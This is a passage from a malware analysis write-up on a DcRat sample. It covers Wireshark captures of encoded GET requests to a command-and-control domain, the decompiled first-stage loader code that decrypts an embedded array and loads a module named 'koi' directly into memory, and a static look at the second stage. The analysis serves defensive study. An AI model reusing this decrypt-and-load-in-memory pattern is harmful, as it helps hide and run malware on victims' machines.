But When I analyses the traffic in Wireshark, I found a domain http://battletw.begget.tech and malware was using get request with some encoded parameter. Still at this point I was not sure either first stage malware is trying to connect on this domain. Because I didn't find any interesting string which indicate this behavior or maybe malware encoded URLs and domain, so I decided advanced dynamic analyses (debugging of malware).


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wired Unmanaged
Settings
Lock
Power Off / Log Out

http

```
No.    Time              Source     Destination  Protocol  Length  Info
15509  4352.8944901…     10.0.0.4   10.0.0.3     HTTP      165     GET /connecttest.txt HTTP/1.1
15512  4352.9021615…     10.0.0.3   10.0.0.4     HTTP      151     HTTP/1.1 200 OK  (text/plain)
15519  4382.97518
15522  4382.98278
15529  4413.06085
15532  4413.06861
15540  4414.02676
15543  4414.03513
15550  4414.04016
15553  4414.04576
15560  4425.12856
15563  4425.13670
15570  4425.13884
15573  4425.14683
15581  4443.13827
15584  4443.14586
15592  4473.20741
15595  4473.21480
15603  4503.26809
15606  4503.27518
15613  4515.02557
15616  4515.03394
15623  4515.03626
15626  4515.04415
```


Wireshark · Packet 229 · enp0s17

```
› Frame 229: 601 bytes on wire (4808 bits), 601 bytes captured (4808 bits) on interface enp0s17, id 0
› Ethernet II, Src: PcsCompu_d0:2b:3a (08:00:27:d0:2b:3a), Dst: PcsCompu_bf:f4:60 (08:00:27:bf:f4:60)
› Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
› Transmission Control Protocol, Src Port: 33436, Dst Port: 80, Seq: 1, Ack: 1, Len: 547
⌄ Hypertext Transfer Protocol
  › [truncated]GET /requestpublic.php?Ka4LkeEHXK6ROptX5V9Ngxf=tilA7eDo4IOLkFntjAMvxDnPH9L&aOMX4DcB3EK2=RXFah&28b8a3e007ad200c2246faf8f748b646=8a9d5f164e302d710b5c2a…
    Accept: */*\r\n
    Content-Type: text/css\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.93 Safari/537.36\r\n
    Host: battletw.beget.tech\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI [truncated]: http://battletw.beget.tech/requestpublic.php?Ka4LkeEHXK6ROptX5V9Ngxf=tilA7eDo4IOLkFntjAMvxDnPH9L&aOMX4DcB3EK2=RXFah&28b8a3e007ad20…
    [HTTP request 1/1]
    [Response in frame: 232]

0000  08 00 27 bf f4 60 08 00  27 d0 2b 3a 08 00 45 00   ··'··`·· '·+:··E·
0010  02 4b ac 30 40 00 80 06  38 76 0a 00 00 04 0a 00   ·K·0@··· 8v······
0020  00 03 82 9c 00 50 71 94  a3 7e 6c 99 f9 e8 50 18   ·····Pq· ·~l···P·
0030  20 14 9c 47 00 00 47 45  54 20 2f 72 65 71 75 65    ··G··GE T /reque
0040  73 74 70 75 62 6c 69 63  2e 70 68 70 3f 4b 61 34   stpublic .php?Ka4
0050  4c 6b 65 45 48 58 4b 36  52 4f 70 74 58 35 56 39   LkeEHXK6 ROptX5V9
0060  4e 67 78 66 3d 74 69 6c  41 37 65 44 6f 34 49 4f   Ngxf=til A7eDo4IO
0070  4c 6b 46 6e 74 6a 41 4d  76 78 44 6e 50 48 39 4c   LkFntjAM vxDnPH9L
0080  26 61 4f 4d 58 34 44 63  42 33 45 4b 32 3d 52 58   &aOMX4Dc B3EK2=RX
0090  46 61 68 26 32 38 62 38  61 33 65 30 30 37 61 64   Fah&28b8 a3e007ad
00a0  32 30 30 63 32 32 34 36  66 61 66 38 66 37 34 38   200c2246 faf8f748
00b0  62 36 34 36 3d 38 61 39  64 35 66 31 36 34 65 33   b646=8a9 d5f164e3
00c0  30 32 64 37 31 30 62 35  63 32 61 37 64 39 36 61   02d710b5 c2a7d96a
00d0  32 37 38 62 35 26 31 63  64 39 66 66 36 34 34 66   278b5&1c d9ff644f
00e0  63 63 39 66 64 63 33 62  65 30 33 61 31 32 61 39   cc9fdc3b e03a12a9
00f0  64 62 64 64 37 65 3d 67  4e 35 67 6a 59 30 4d 57   dbdd7e=g N5gjY0MW
0100  4f 6c 4e 6a 4e 31 59 47  5a 77 63 6a 59 7a 6b 6a   OlNjN1YG ZwcjYzkj
0110  5a 7a 67 54 4e 31 55 7a  4e 6b 46 54 4d 32 4d 44   ZzgTN1Uz NkFTM2MD
0120  4e 68 46 54 4d 33 49 6d  59 6a 64 44 4f 26 4b 61   NhFTM3Im YjdDO&Ka
```

Advanced Dynamic Analysis


I started advanced dynamic analysis of first stage sample using Dnspy. Dnspy is one of the best debuggers and Decompiler for .NET binaries. DcRat is .Net binary so I open it using dnSpy, there was a decrypt function and long unsigned integers array which was too long and dnSpy was not able to show them all.

After that I found an interesting thing, this sample is loading module “koi” direct into memory. But at that time, I thought it could be a DLL or EXE which is directly loading into memory.


Assembly Explorer
rewrwr (4.2.6.1)
rewrwr.exe
PE
Type References
References
Resources
{ } -
<Module> @02000001
ConfusedByAttribute @02
mscorlib (4.0.0.0)
CommonLanguageRuntimeLibra
PE
Type References
References
Resources
{ } -
Microsoft.Reflection
Microsoft.Runtime.Hosting
Microsoft.Win32
Microsoft.Win32.SafeHandles
System
System.Collections
System.Collections.Concurre
System.Collections.Generic
System.Collections.ObjectMc
System.Configuration.Assem
System.Deployment.Internal
System.Deployment.Internal.I
System.Deployment.Internal.I
System.Diagnostics
System.Diagnostics.CodeAna
System.Diagnostics.Contracts
System.Diagnostics.Contracts
System.Diagnostics.SymbolSt
System.Diagnostics.Tracing
System.Diagnostics.Tracing.Ir
System.Globalization
System.IO
System.IO.IsolatedStorage
System.Numerics.Hashing
System.Reflection
AmbiguousMatchExcepti
Assembly @02000586
rewrwr (4.2.6.1)
rewrwr.exe
<Module>
<Module>
100 %


```
using System.Runtime.InteropServices;
using System.Text;

// Token: 0x02000001 RID: 1
internal class <Module>
{
    // Token: 0x06000001 RID: 1 RVA: 0x0004F0D4 File Offset: 0x0004D2D4
    private static GCHandle Decrypt(uint[] A_0, uint A_1)
    {
        uint[] array = new uint[16];
        uint[] array2 = new uint[16];
        ulong num = (ulong)A_1;
        for (int i = 0; i < 16; i++)
        {
            num = num * num % 339722377UL;
            array2[i] = (uint)num;
            array[i] = (uint)(num * num % 1145919227UL);
        }
        array[0] = array[0] + array2[0] + 3017868035U;
        array[1] = (array[1] ^ array2[1]) + 3017868035U;
        array[2] = array[2] + array2[2] + 3017868035U;
        array[3] = array[3] * array2[3] * 2690889427U;
        array[4] = (array[4] * array2[4] ^ 2765468969U);
        array[5] = (array[5] ^ array2[5]) * 2690889427U;
        array[6] = (array[6] ^ array2[6] ^ 2765468969U);
        array[7] = (array[7] * array2[7] ^ 2765468969U);
        array[8] = (array[8] ^ array2[8]) + 3017868035U;
        array[9] = (array[9] ^ array2[9]) + 3017868035U;
        array[10] = (array[10] ^ array2[10]) + 3017868035U;
        array[11] = (array[11] ^ array2[11]) + 3017868035U;
        array[12] = (array[12] ^ array2[12]) + 3017868035U;
        array[13] = (array[13] ^ array2[13]) + 3017868035U;
        array[14] = (array[14] ^ array2[14]) + 3017868035U;
        array[15] = (array[15] ^ array2[15]) + 3017868035U;
        Array.Clear(array2, 0, 16);
        byte[] array3 = new byte[A_0.Length << 2];
        uint num2 = 0U;
        for (int j = 0; j < A_0.Length; j++)
        {
            uint num3 = A_0[j] ^ array[j & 15];
            array[j & 15] = (array[j & 15] ^ num3) + 1037772825U;
            array3[(int)((UIntPtr)num2)] = (byte)num3;
            array3[(int)((UIntPtr)(num2 + 1U))] = (byte)(num3 >> 8);
            array3[(int)((UIntPtr)(num2 + 2U))] = (byte)(num3 >> 16);
            array3[(int)((UIntPtr)(num2 + 3U))] = (byte)(num3 >> 24);
            num2 += 4U;
```

There is long array of unsigned integers which is too larger. Dnspy is not able to show them all.


Assembly Explorer
rewrwr (4.2.6.1)
rewrwr.exe
PE
Type References
References
Resources
{ } -
<Module> @02000001
ConfusedByAttribute @02
mscorlib (4.0.0.0)
CommonLanguageRuntimeLibra
PE
Type References
References
Resources
{ } -
Microsoft.Reflection
Microsoft.Runtime.Hosting
Microsoft.Win32
Microsoft.Win32.SafeHandles
System
System.Collections
System.Collections.Concurre
System.Collections.Generic
System.Collections.ObjectMc
System.Configuration.Assem
System.Deployment.Internal
System.Deployment.Internal.I
System.Deployment.Internal.I
System.Diagnostics
System.Diagnostics.CodeAna
System.Diagnostics.Contracts
System.Diagnostics.Contracts
System.Diagnostics.SymbolSt
System.Diagnostics.Tracing
System.Diagnostics.Tracing.Ir
System.Globalization
System.IO
System.IO.IsolatedStorage
System.Numerics.Hashing
System.Reflection
AmbiguousMatchExcepti
rewrwr (4.2.6.1)
rewrwr.exe
<Module>
<Module>

```
    }

    // Token: 0x06000002 RID: 2 RVA: 0x0004F330 File Offset: 0x0004D530
    [STAThread]
    [STAThread]
    private static int Main(string[] A_0)
    {
        uint[] array = new uint[]
        {
            1880563524U,
            3110281651U,
            3737408670U,
            1376871950U,
            185872267U,
            769682325U,
            287549547U,
            2095780025U,
            3864692579U,
            715102396U,
            941307424U,
            2733208758U,
            982267473U,
            3864572686U,
            876317497U,
            3794689592U,
            265563610U,
            201080527U,
            4161206182U,
            3185047252U,
            598207722U,
            4116105563U,
            1146089929U,
            956644458U,
            3632104443U,
            2285344620U,
            651339478U,
            3369561472U,
            612694103U,
            2962990202U,
            701014693U,
            1331578703U,
            2300063996U,
            1012367062U,
            3348629999U,
            271181869U,
```


After initializing the unsigned integers, this loader decrypts the unsigned integers and load them into direct memory using load module.



```
            3821091257U,
            283078313U,
            732224790U,
            2882807258U,
            "Not showing all elements because this array is too big (78747 elements)"
        };
        Assembly executingAssembly = Assembly.GetExecutingAssembly();
        Module manifestModule = executingAssembly.ManifestModule;
        GCHandle gchandle = <Module>.Decrypt(array, 306067877U);
        byte[] array2 = (byte[])gchandle.Target;
        Module module = executingAssembly.LoadModule("koi", array2);
        Array.Clear(array2, 0, array2.Length);
        gchandle.Free();
        Array.Clear(array, 0, array.Length);
```

Breakpoint:


At this point, I was very clear that this loader and executing module with the name of "koi" directly into memory. So, I started debugging and set breakpoints on all new loaded modules and on variable which store the value of decrypted bytes.



```
            3603374765U,
            4016387420U,
            3921351002U,
            3821091257U,
            283078313U,
            732224790U,
            2882807258U,
            "Not showing all elements because this array is too big (78747 elements)"
        };
        Assembly executingAssembly = Assembly.GetExecutingAssembly();
        Module manifestModule = executingAssembly.ManifestModule;
        GCHandle gchandle = <Module>.Decrypt(array, 306067877U);
        byte[] array2 = (byte[])gchandle.Target;
        Module module = executingAssembly.LoadModule("koi", array2);
        Array.Clear(array2, 0, array2.Length);
        gchandle.Free();
        Array.Clear(array, 0, array.Length);
        <Module>.key = manifestModule.ResolveSignature(285212673);
        AppDomain.CurrentDomain.AssemblyResolve += <Module>.Resolve;
        module.GetTypes();
        MethodBase methodBase = module.ResolveMethod((int)<Module>.key[0] | (int)<Module>.key[1] << 8 | (int)<Module>.key[2] << 16 | (int)<Module>.key[3] << 24);
        object[] array3 = new object[methodBase.GetParameters().Length];
        if (array3.Length != 0)
        {
            array3[0] = A_0;
        }
        object obj = methodBase.Invoke(null, array3);
        if (obj is int)
        {
            return (int)obj;
        }
        return 0;
```

	Name	Dynamic	InMemory	Load	Order	Process	AppDomain
☑	*	□	□	☑			


I was monitoring all loaded module so that I can get second stage sample. The first loaded modules were mscorlib.dll and the sample itself, so I am ignoring these modules and looking for "koi"



```
        Module manifestModule = executingAssembly.ManifestModule;
        GCHandle gchandle = <Module>.Decrypt(array, 306067877U);
        byte[] array2 = (byte[])gchandle.Target;
        Module module = executingAssembly.LoadModule("koi", array2);
        Array.Clear(array2, 0, array2.Length);
        gchandle.Free();
        Array.Clear(array, 0, array.Length);
        <Module>.key = manifestModule.ResolveSignature(285212673);
        AppDomain.CurrentDomain.AssemblyResolve += <Module>.Resolve;
        module.GetTypes();
        MethodBase methodBase = module.ResolveMethod((int)<Module>.key[0] | (int)<Module>.key[1] << 8 | (int)<Module>.key[2] << 16 | (int)<Module>.key[3] << 24);
        object[] array3 = new object[methodBase.GetParameters().Length];
        if (array3.Length != 0)
        {
            array3[0] = A_0;
        }
        object obj = methodBase.Invoke(null, array3);
        if (obj is int)
        {
            return (int)obj;
```

Name	Optimized	Dynamic	InMemory	Order	Version	Timestamp	Address	Process	AppDomain	Path
mscorlib.dll	No	No	No	1	4.8.4515.0 built by: NET48REL1LAST_C	4/5/2022 6:55:33 PM	05010000-0557C000	[0x8E0] dcrat.exe	[1] dcrat.exe	C:\Windows\Microsoft.Net\assembly\GAC_32\mscorlib\v4.0_4.0
dcrat.exe	No	No	No	2	7.4.1.7	3/31/2023 1:36:33 PM	00030000-00086000	[0x8E0] dcrat.exe	[1] dcrat.exe	C:\Users\Darkn3t\Desktop\dcrat.exe

After continuously debugging when I execute decrypt function and analyze the local variable "array2" value these were bytes starting with "0x4D" and "0x5A". Now these indicates it is portable executable because these first two array index values indicated MZ. So, I just save that module with the name of “koi.exe” which is the second stage sample and executing direct into memory. So, I started analyses on stage 2 (koi.exe).



```
GCHandle gchandle = <Module>.Decrypt(array, 306067877U);
byte[] array2 = (byte[])gchandle.Target;
Module module = executingAssembly.LoadModule("koi", array2);
Array.Clear(array2, 0, array2.Length);
gchandle.Free();
Array.Clear(array, 0, array.Length);
<Module>.key = manifestModule.ResolveSignature(285212673);
AppDomain.CurrentDomain.AssemblyResolve += <Module>.Resolve;
module.GetTypes();
MethodBase methodBase = module.ResolveMethod((int)<Module>.key[0] | (int)<Module>.key[1] << 8 | (int)<Module>.key[2] << 16 | (int)<Module>.key[3] << 24);
object[] array3 = new object[methodBase.GetParameters().Length];
if (array3.Length != 0)
{
    array3[0] = A_0;
}
object obj = methodBase.Invoke(null, array3);
if (obj is int)
{
    return (int)obj;
}
```

Locals

Name	Value	Type
executingAssembly	{rewrwr, Version=4.2.6.1, Culture=neutral, PublicKeyToken=null}	System.Reflection.Assembly {Syste...
manifestModule	{rewrwr.exe}	System.Reflection.Module {Syste...
gchandle	{System.Runtime.InteropServices.GCHandle}	System.Runtime.InteropServices.G...
array2	{byte[0x000D5C00]}	byte[]
[0]	0x4D	byte
[1]	0x5A	byte
[2]	0x90	byte
[3]	0x00	byte
[4]	0x03	byte
[5]	0x00	byte
[6]	0x00	byte
[7]	0x00	byte
[8]	0x04	byte
[9]	0x00	byte

Stage 2 (koi.exe)

Basic Static Analysis

SHA256: E62e3e03c6d5ce19267e343b2f22d4815ca1e6e6f714b1f36b1f3a4a45813a00

MD5: 67a245d177b12e03bb1505325e5c7a31


CPU: 32-bits

Language: .Net programming language (c#)

Interesting Strings: Not Found

Detect-It-Easy

After opening the sample with detect-it-easy tool it shows me that the binary is using confuser protector and entropy was not very high.



Detect It Easy v3.08 [Windows 10 Version 2009] (x86_64)

File name: C:\Users\Darkn3t\Desktop\dcratstages\koi.exe

File type	File size	Base address	Entry point
PE32	855.00 KiB	00400000	004d705e

Sections	.NET ID	Size of image
0003	a7f29117	000dc000

Scan	Endianness	Mode	Architecture	Type
Automatic	LE	32-bit	I386	GUI

```
PE32
    Operation system: Windows(95)[I386, 32-bit, GUI]    S ?
    Protector: Confuser(1.X)[-]                         S ?
    Compiler: VB.NET                                    S ?
```

Type	Offset	Size	Count	Size
PE32	00000000	000d5c00	100	00002233


Total: 3.49955 Status: not packed(43%)

Regions

Offset	Size	Entropy	Status	Name
00000000	00000200	2.72211	not packed	PE Header
00000200	000d5200	3.49612	not packed	Section(0)['.text']

Advanced Dynamic Analysis

